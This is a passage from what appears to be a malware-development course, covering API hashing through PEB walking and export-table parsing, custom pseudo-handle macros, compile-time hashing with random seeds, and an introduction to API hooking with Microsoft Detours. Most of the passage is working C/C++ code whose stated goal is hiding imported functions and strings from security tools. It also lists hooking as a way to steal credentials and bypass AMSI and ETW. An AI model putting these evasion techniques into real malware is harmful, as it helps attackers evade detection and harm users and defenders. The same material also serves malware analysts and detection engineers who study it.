fnMessageBoxA pMessageBoxA = GetProcAddressH(GetModuleHandleH(0x81E3778E),0xF10E27CA);
```

GetProcAddressH Function

`GetProcAddressH` is a function that is equivalent to `GetProcAddressReplacement` with the main difference being that the hash values of the `JenkinsOneAtATime32Bit` string hashing algorithm are employed to compare the exported function names to the input hash.

It's also worth noting that the code uses two macros to make the code cleaner and easier to update in the future.

- `HASHA` - Calling HashStringJenkinsOneAtATime32BitA (ASCII)

- `HASHW` - Calling HashStringJenkinsOneAtATime32BitW (UNICODE)

```
#define HASHA(API) (HashStringJenkinsOneAtATime32BitA((PCHAR) API))#define HASHW(API) (HashStringJ
enkinsOneAtATime32BitW((PWCHAR) API))
```

With that in mind, the `GetProcAddressH` is shown below. The function takes two parameters:

- `hModule` - A handle to the DLL module that contains the function.
- `dwApiNameHash` - The hash value of the function name to get the address of.

```
FARPROC GetProcAddressH(HMODULE hModule, DWORD dwApiNameHash) {

  if (hModule == NULL || dwApiNameHash == NULL)
    return NULL;

  PBYTE pBase = (PBYTE)hModule;

  PIMAGE_DOS_HEADER         pImgDosHdr        = (PIMAGE_DOS_HEADER)pBase;
  if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return NULL;

  PIMAGE_NT_HEADERS         pImgNtHdrs        = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
  if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return NULL;

  IMAGE_OPTIONAL_HEADER     ImgOptHdr       = pImgNtHdrs->OptionalHeader;

  PIMAGE_EXPORT_DIRECTORY   pImgExportDir     = (PIMAGE_EXPORT_DIRECTORY)(pBase + ImgOptHdr.DataDi
rectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);


  PDWORD  FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
  PDWORD  FunctionAddressArray  = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
  PWORD   FunctionOrdinalArray  = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);

  for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
    CHAR* pFunctionName       = (CHAR*)(pBase + FunctionNameArray[i]);
    PVOID pFunctionAddress    = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);

    // Hashing every function name pFunctionName
    // If both hashes are equal then we found the function we want
    if (dwApiNameHash == HASHA(pFunctionName)) {
      return pFunctionAddress;
    }
  }
```

```
  return NULL;
}
```

GetModuleHandleH

The `GetModuleHandleH` function is the same as `GetModuleHandleReplacement` with the main difference being that the hash values of the `JenkinsOneAtATime32Bit` string hashing algorithm will be used to compare the enumerated DLL names to the input hash. Notice how the function capitalizes the string in `FullDllName.Buffer`, therefore, the `dwModuleNameHash` parameter must be the hash value of a **capitalized** module name (e.g. USER32.DLL).


```
HMODULE GetModuleHandleH(DWORD dwModuleNameHash) {

  if (dwModuleNameHash == NULL)
    return NULL;

#ifdef _WIN64
  PPEB      pPeb = (PEB*)(__readgsqword(0x60));
#elif _WIN32
  PPEB      pPeb = (PEB*)(__readfsdword(0x30));
#endif

  PPEB_LDR_DATA            pLdr  = (PPEB_LDR_DATA)(pPeb->Ldr);
  PLDR_DATA_TABLE_ENTRY pDte  = (PLDR_DATA_TABLE_ENTRY)(pLdr->InMemoryOrderModuleList.Flink);

  while (pDte) {

    if (pDte->FullDllName.Length != NULL && pDte->FullDllName.Length < MAX_PATH) {

      // Converting `FullDllName.Buffer` to upper case string
      CHAR UpperCaseDllName[MAX_PATH];

      DWORD i = 0;
      while (pDte->FullDllName.Buffer[i]) {
        UpperCaseDllName[i] = (CHAR)toupper(pDte->FullDllName.Buffer[i]);
        i++;
      }
      UpperCaseDllName[i] = '\0';

      // hashing `UpperCaseDllName` and comparing the hash value to that's of the input `dwModuleN
ameHash`
      if (HASHA(UpperCaseDllName) == dwModuleNameHash)
        return pDte->Reserved2[0];

    }
```

```
    else {
      break;
    }

    pDte = *(PLDR_DATA_TABLE_ENTRY*)(pDte);
  }

  return NULL;
}
```

Demo

This demo uses `GetModuleHandleH` and `GetProcAddressH` to call `MessageBoxA`.

```
#define USER32DLL_HASH      0x81E3778E#define MessageBoxA_HASH    0xF10E27CAint main() {

  // Load User32.dll to the current process so that GetModuleHandleH will work
  if (LoadLibraryA("USER32.DLL") == NULL) {
    printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
    return 0;
  }

  // Getting the handle of user32.dll using GetModuleHandleH
  HMODULE hUser32Module = GetModuleHandleH(USER32DLL_HASH);
  if (hUser32Module == NULL){
    printf("[!] Cound'nt Get Handle To User32.dll \n");
    return -1;
  }

  // Getting the address of MessageBoxA function using GetProcAddressH
  fnMessageBoxA pMessageBoxA = (fnMessageBoxA)GetProcAddressH(hUser32Module, MessageBoxA_HASH);
  if (pMessageBoxA == NULL) {
    printf("[!] Cound'nt Find Address Of Specified Function \n");
    return -1;
  }

  // Calling MessageBoxA
  pMessageBoxA(NULL, "Building Malware With Maldev", "Wow", MB_OK | MB_ICONEXCLAMATION);

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```



Searching For MessageBox String

Using the Strings.exe Sysinternal Tool search for the string "MessageBox".

It can be observed that there is no corresponding string in our binary. `MessageBoxA` was successfully called without being imported into the IAT or exposed as a string in our binary. This is applicable for both 32-bit and 64-bit systems.

56. IAT Hiding & Obfuscation - Custom Pseudo Handles

IAT Hiding & Obfuscation - Custom Pseudo Handles

Introduction

As demonstrated earlier, utilizing API hashing to mask an implementation's IAT is an effective method. However, sometimes replacing a WinAPI itself, if feasible, can enhance the concealment of the IAT decreasing the number of hash values, as well as reducing potential heuristic signatures connected to the API hashing algorithm. Furthermore, implementing custom code for a WinAPI function can be used across various implementations, simplifying the automation of the overall IAT hiding process.

With that being said, this module will go through the process of using a debugger to analyze two functions that retrieve pseudo handles and then create custom versions of them. Again, the goal is to avoid having these functions appear in the IAT, without leveraging API hashing. The functions that will be analyzed are:

- GetCurrentProcess - Retrieves a pseudo handle for the calling process.
- GetCurrentThread - Retrieves a pseudo handle for the calling thread.


What is a Pseudo Handle?

A pseudo handle is a type of handle that doesn't correspond to a specific system resource and instead acts as a reference to the current process or thread.


Analyzing The Functions

As previously mentioned, both of these functions return a pseudo handle for their relative object, whether it's a process or thread. This section will analyze these functions using the xdbg debugger to understand their internal workings.


Begin by searching for the `GetCurrentProcess` function in the exporting DLL, `kernel32.dll`. The function's address is `0x00007FFD9A4A5040`.



Head to this address and notice the `jmp` instruction.



Follow the jump to reach the function's code. The instruction `or rax, FFFFFFFFFFFFFFFF` will set the `RAX` register to that value, and the `ret` instruction will return `0xFFFFFFFFFFFFFFFF`. The two's complement representation of `0xFFFFFFFFFFFFFFFF` is -1.



The same steps are performed for the `GetCurrentThread` function. Similarly, this function returns `0xFFFFFFFFFFFFFFFE`. The two's complement representation of `0xFFFFFFFFFFFFFFFE` is -2.

Custom Implementation

Since `GetCurrentProcess` returns -1 and `GetCurrentThread` returns -2, the functions can be replaced with the following macros. Notice that the values are type-casted to `HANDLE` types.

```
#define NtCurrentProcess() ((HANDLE)-1) // Return the pseudo handle for the current process#define
NtCurrentThread()  ((HANDLE)-2) // Return the pseudo handle for the current thread
```

32-bit Systems

The 64-bit versions of `GetCurrentProcess` and `GetCurrentThread` functions differ from their 32-bit version only in the size of the HANDLE data type. The `HANDLE` data type on 32-bit systems is 4 bytes. The image below shows `GetCurrentProcess` on a 32-bit system.

Conclusion

This module introduced the concept of replacing WinAPIs instead of leveraging API hashing to hide an implementation's IAT as well as introducing the pseudo handles concept of local threads and processes. It is worth mentioning that not all WinAPIs functions can be replaced with custom code because most of them are more complex functions than what was shown in this module. For additional WinAPI function replacement, visit the VX-API Github repository.

57. IAT Hiding & Obfuscation - Compile Time API Hashing

IAT Hiding & Obfuscation - Compile Time API Hashing

Introduction

In the previous API Hashing module, the hashes of the functions and modules were generated before adding them to the code. Unfortunately, that can be highly time-consuming and can be avoided by using *Compile Time API Hashing*.

Furthermore, in the previous module hashes were hard coded which can allow security solutions to use them as IoC, if they are not updated in each implementation. With compile time API hashing, however, dynamic hashes are generated every time the binary is compiled.

Caveat

This method only works with C++ projects due to the use of the constexpr keyword. The `constexpr` operator in C++ is used to indicate that a function or variable can be evaluated at compile time. In addition, the `constexpr` operator on functions and variables improves the performance of an application by allowing the compiler to perform certain calculations at compile time rather than at runtime.

Compile Time Hashing Walkthrough

The sections below walk through the steps required to implement compile time hashing.

Create Compile Time Functions

The first step is to convert the hashing functions that will be used to become compile time functions using the `constexpr` operator. In this case, the Dbj2 hashing algorithm will be modified to use the `constexpr` operator.

```
#define        SEED       5// Compile time Djb2 hashing function (WIDE)
constexpr DWORD HashStringDjb2W(const wchar_t* String) {
  ULONG Hash = (ULONG)g_KEY;
  INT c = 0;
```

```
  while ((c = *String++)) {
    Hash = ((Hash << SEED) + Hash) + c;
  }

  return Hash;
}

// Compile time Djb2 hashing function (ASCII)
constexpr DWORD HashStringDjb2A(const char* String) {
  ULONG Hash = (ULONG)g_KEY;
  INT c = 0;
  while ((c = *String++)) {
    Hash = ((Hash << SEED) + Hash) + c;
  }

  return Hash;
}
```

The undefined variable, `g_KEY`, is used as the initial hash in both functions. `g_KEY` is a global `constexpr` variable and is randomly generated by a function named `RandomCompileTimeSeed` (explained below), on each compilation of the binary.

Generating a Random Seed Value

`RandomCompileTimeSeed` is used to generate a random seed value based on the current time. It does this by extracting the digits from the **TIME** macro, which is a predefined macro in C++ that expands to the current time in the `HH:MM:SS` format. Then, the `RandomCompileTimeSeed` function multiplies each digit by a different random constant and adds them all together to produce a final seed value.

```
// Generate a random key at compile time which is used as the initial hash
constexpr int RandomCompileTimeSeed(void)
{
  return '0' * -40271 +
    __TIME__[7] * 1 +
    __TIME__[6] * 10 +
    __TIME__[4] * 60 +
    __TIME__[3] * 600 +
    __TIME__[1] * 3600 +
    __TIME__[0] * 36000;
};

// The compile time random seed
constexpr auto g_KEY = RandomCompileTimeSeed() % 0xFF;
```

Creating Macros

Next, define two macros, `RTIME_HASHA` and `RTIME_HASHW`, to be used by the `GetProcAddressH` function during runtime to compare hashes. The macros should be defined as follows.

```
#define RTIME_HASHA( API ) HashStringDjb2A((const char*) API)       // Calling HashStringDjb2A#def
ine RTIME_HASHW( API ) HashStringDjb2W((const wchar_t*) API)    // Calling HashStringDjb2W
```

Once a random compile time hashing function is established, the next step is to declare compile time hash values in variables. To streamline the process, two macros will be implemented.

```
#define CTIME_HASHA( API ) constexpr auto API##_Rotr32A = HashStringDjb2A((const char*) #API);#def
ine CTIME_HASHW( API ) constexpr auto API##_Rotr32W = HashStringDjb2W((const wchar_t*) L#API);
```

Stringizing Operator

The `#` symbol is known as the *stringizing operator*. It is used to convert a preprocessor macro parameter into a string literal.

For example, if the `CTIME_HASHA` macro is called with the argument `SomeFunction`, like `HASHA(SomeFunction)`, the `#API` expression would be replaced with the string literal `"SomeFunction"`.


Merging Operator

The `##` operator is known as the *merging operator*. It is used to combine two preprocessor macros into a single macro. The `##` operator is used to combine the API parameter with the string `"_Rotr32A"` or `"_Rotr32W"`, respectively, to form the final name of the variable being defined.

For example, if the `CTIME_HASHA` macro is called with the argument `SomeFunction`, like `HASHA(SomeFunction)`, the `##` operator would combine API with `"_Rotr32A"` to form the final variable name `SomeFunction_Rotr32A`.

Macro Expansion Demo

To better understand how the previous macros work, the image below shows an example using the `CTIME_HASHA` macro to create a hash for `MessageBoxA` by creating a variable called `MessageBoxA_Rotr32A` that will hold the compile time hash value.



Compile Time Hashing - Code


After putting all the pieces together, the code will be as shown below.

```
#include <Windows.h>#include <stdio.h>#include <winternl.h>#define        SEED       5// generate
a random key (used as initial hash)
constexpr int RandomCompileTimeSeed(void)
{
  return '0' * -40271 +
    __TIME__[7] * 1 +
    __TIME__[6] * 10 +
    __TIME__[4] * 60 +
    __TIME__[3] * 600 +
    __TIME__[1] * 3600 +
    __TIME__[0] * 36000;
};

constexpr auto g_KEY = RandomCompileTimeSeed() % 0xFF;


// Compile time Djb2 hashing function (WIDE)
constexpr DWORD HashStringDjb2W(const wchar_t* String) {
  ULONG Hash = (ULONG)g_KEY;
  INT c = 0;
  while ((c = *String++)) {
    Hash = ((Hash << SEED) + Hash) + c;
  }

  return Hash;
}

// Compile time Djb2 hashing function (ASCII)
constexpr DWORD HashStringDjb2A(const char* String) {
  ULONG Hash = (ULONG)g_KEY;
  INT c = 0;
  while ((c = *String++)) {
    Hash = ((Hash << SEED) + Hash) + c;
  }
```

```
  return Hash;
}


// runtime hashing macros
#define RTIME_HASHA( API ) HashStringDjb2A((const char*) API)#define RTIME_HASHW( API ) HashString
Djb2W((const wchar_t*) API)// compile time hashing macros (used to create variables)
#define CTIME_HASHA( API ) constexpr auto API##_Rotr32A = HashStringDjb2A((const char*) #API);#def
ine CTIME_HASHW( API ) constexpr auto API##_Rotr32W = HashStringDjb2W((const wchar_t*) L#API);


FARPROC GetProcAddressH(HMODULE hModule, DWORD dwApiNameHash) {

  PBYTE pBase = (PBYTE)hModule;

  PIMAGE_DOS_HEADER           pImgDosHdr        = (PIMAGE_DOS_HEADER)pBase;
  if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return NULL;

  PIMAGE_NT_HEADERS           pImgNtHdrs        = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfane
w);
  if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return NULL;

  IMAGE_OPTIONAL_HEADER       ImgOptHdr         = pImgNtHdrs->OptionalHeader;

  PIMAGE_EXPORT_DIRECTORY     pImgExportDir     = (PIMAGE_EXPORT_DIRECTORY)(pBase + ImgOptHdr.Data
Directory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

  PDWORD      FunctionNameArray     = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
  PDWORD      FunctionAddressArray  = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
  PWORD       FunctionOrdinalArray  = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);

  for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
    CHAR* pFunctionName       = (CHAR*)(pBase + FunctionNameArray[i]);
    PVOID pFunctionAddress    = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);

    if (dwApiNameHash == RTIME_HASHA(pFunctionName)) { // runtime hash value check
      return (FARPROC)pFunctionAddress;
    }
  }

  return NULL;
}
```


Demo

This demo calls `MessageBoxA` and `MessageBoxW` using compile time API hashing using the `MessageBoxA_Rotr32A` compile time variable.




Check for IoCs

Use the Sysinternal Strings tool to search for the "MessageBox".




Use the Dumpbin tool to check the IAT for anything related to `MessageBox`.



Running The Binary

Run the binary and see in fact `MessageBox` is being used.



Verify Dynamic Hash Value

Print the hash values to the console in order to verify it's being modified every time the code is compiled.

```
134
135 // printing values of hashes (to verify it is changing every time it is compiled)
136     printf("[i] MessageBoxA_Rotr32A : 0x%0.8X \n", MessageBoxA_Rotr32A);
137     printf("[i] MessageBoxW_Rotr32W : 0x%0.8X \n", MessageBoxW_Rotr32W);
138
139
```

Rebuild the Visual Studio Project, check the hash values again and notice that the hash values are different from the previous run.

58. API Hooking - Introduction


API Hooking - Introduction

Introduction

API hooking is a technique used to intercept and modify the behavior of an API function. This is commonly used for debugging, reverse engineering and game cheating. API hooking involves replacing the original implementation of an API function with a custom version that performs some additional actions before or after calling the original function. This allows one to modify the behavior of a program without modifying its source code.


Trampolines

The classical way of implementing API hooking is done via *trampolines*. A trampoline is a shellcode that is used to alter the code execution path by jumping to another specific address inside the address space of a process. The trampoline's shellcode is inserted at the beginning of the function, resulting in the function becoming hooked. When the hooked function is called, the trampoline shellcode is triggered instead, and the execution flow is passed and altered to another address thus resulting in a different function being executed instead.



Inline Hooking

Inline hooking is an alternative approach to performing API hooking that operates similarly to trampoline-based hooking. The difference lies in the fact that inline hooks return execution to the legitimate function, allowing for normal execution to continue. While more complex to implement and potentially harder to maintain, inline hooks are more efficient.



API hooking is performed by security solutions to allow them to inspect commonly abused functions more thoroughly. This will be discussed more in-depth in future modules. This module explores how API hooking can enhance a malware's abilities.

Why API Hooking

Although API hooking is mostly used for malware analysis and debugging purposes, it can be utilized to be used in malware development for the following reasons:

- Gather sensitive information or data (e.g. credentials).
- Modify or intercept function calls for malicious purposes.
- Bypass security measures by altering how the operating system or a program behaves (e.g. AMSI, ETW).

Implementing Hooking

There are many ways to implement API hooking, one way is through open-source libraries such as Microsoft's Detours library and Minhook. Another more limited way is using Windows APIs that are meant to do API hooking (although for limited options).

In the next few modules, both Detours and Minhook will be demonstrated. Furthermore, Windows APIs will be used to see what they can offer. Finally, custom hooking code will be created to reduce signatures and IoCs that are commonly used to detect the usage of open-source libraries.

59. API Hooking - Detours Library

API Hooking - Detours Library

Introduction

The Detours Hooking Library, is a software library developed by Microsoft Research that allows for intercepting and redirecting function calls in Windows. The library redirect calls of specific functions to a user-defined replacement function that can then perform additional tasks or modify the behavior of the original function. Detours is typically used with C/C++ programs and can be used with both 32-bit and 64-bit applications.

The library's wiki page is available here.

Transactions

The Detours library replaces the first few instructions of the target function, that is the function to be hooked, with an unconditional jump to the user-provided detour function, which is the function to be executed instead. The term unconditional jump is also referred to as trampoline.

The library uses *transactions* to install and uninstall hooks from a targeted function. Transactions allow hooking routines to group multiple function hooks together and apply them as a single unit, which can be beneficial when making multiple changes to a program's behavior. It also provides the advantage of enabling the user to easily undo all changes if necessary. When using transactions, a new transaction can be started, function hooks added, and then committed. Upon committing the transaction, all function hooks added to the transaction will be applied to the program, as would be the case with unhooking.

Using The Detours Library

To use the Detours library's functions, the Detours repository must be downloaded and compiled to get the static library files (.lib) files needed for the compilation. In addition to that the detours.h header file should be included, this is explained in the Detours wiki under the Using Detours section.

For additional help adding .lib files to a project, review Microsoft's documentation.

32-bit vs 64-bit Detours Library

The shared code in this module has preprocessor code that determines which version of the Detours `.lib` file to include, depending on the architecture of the machine being used. To do so, the `_M_X64` and `_M_IX86` macros are used. These macros are defined by the compiler to indicate whether the machine is running a 64-bit or 32-bit version of Windows. The preprocessor code looks like the following:

```
// If compiling as 64-bit
#ifdef _M_X64#pragma comment (lib, "detoursx64.lib")#endif // _M_X64// If compiling as 32-bit
#ifdef _M_IX86#pragma comment (lib, "detoursx86.lib")#endif // _M_IX86
```

The `#ifdef _M_X64` checks if the macro `_M_X64` is defined, and if it is, the code following it will be included in the compilation. If it is not defined, the code will be ignored. Similarly, `#ifdef _M_IX86` checks if the macro `_M_IX86` is defined, and if it is, the code following it will be included in the compilation. The `#pragma comment (lib, "detoursx64.lib")` is used to link the *detoursx64.lib* library during compilation for 64-bit systems, and `#pragma comment (lib, "detoursx86.lib")` is used to link the *detoursx86.lib* library during compilation for 32-bit systems.

Both *detoursx64.lib* and *detoursx86.lib* files are created when compiling the Detours library, *detoursx64.lib* is created when compiling the Detours library as a 64-bit project, likewise, the *detoursx86.lib* is created when compiling the Detours library as a 32-bit project.

Detours API Functions

When using any hooking method, the first step is to always retrieve the address of the WinAPI function to hook. The function's address is required to determine where the jump instructions will be placed. In this module, the `MessageBoxA` function will be utilized as a function to hook.

Below are the API functions the Detours Library offers:

- DetourTransactionBegin - Begin a new transaction for attaching or detaching detours. This function should be called first when hooking and unhooking.

- DetourUpdateThread - Update the current transaction. This is used by Detours library to *Enlist* a thread in the current transaction.
- DetourAttach - Install the hook on the target function in a current transaction. This won't be committed until `DetourTransactionCommit` is called.
- DetourDetach - Remove the hook from the targetted function in a current transaction. This won't be committed until `DetourTransactionCommit` is called.
- DetourTransactionCommit - Commit the current transaction for attaching or detaching detours.

The functions above return a `LONG` value which is used to understand the result of the function's execution. A Detours API will return `NO_ERROR`, which is a 0, if it succeeds and a non-zero value upon failure. The non-zero value can be used as an error code for debugging purposes.

Replacing The Hooked API

The next step is to create a function to replace the hooked API. The replacement function should be of the same data type, and optionally, take the same parameters. This allows for inspection or modification of the parameter values. For example, the following function can be used as a detour function for `MessageBoxA` which allows one to check the original parameter values.

```
INT WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {
  // we can check hWnd - lpText - lpCaption - uType parametes
}
```

It is worth noting that the replacement function can take fewer parameters, but can't take more than the original function because then it would access an invalid address which will throw access violation exceptions.

The Infinite Loop Problem

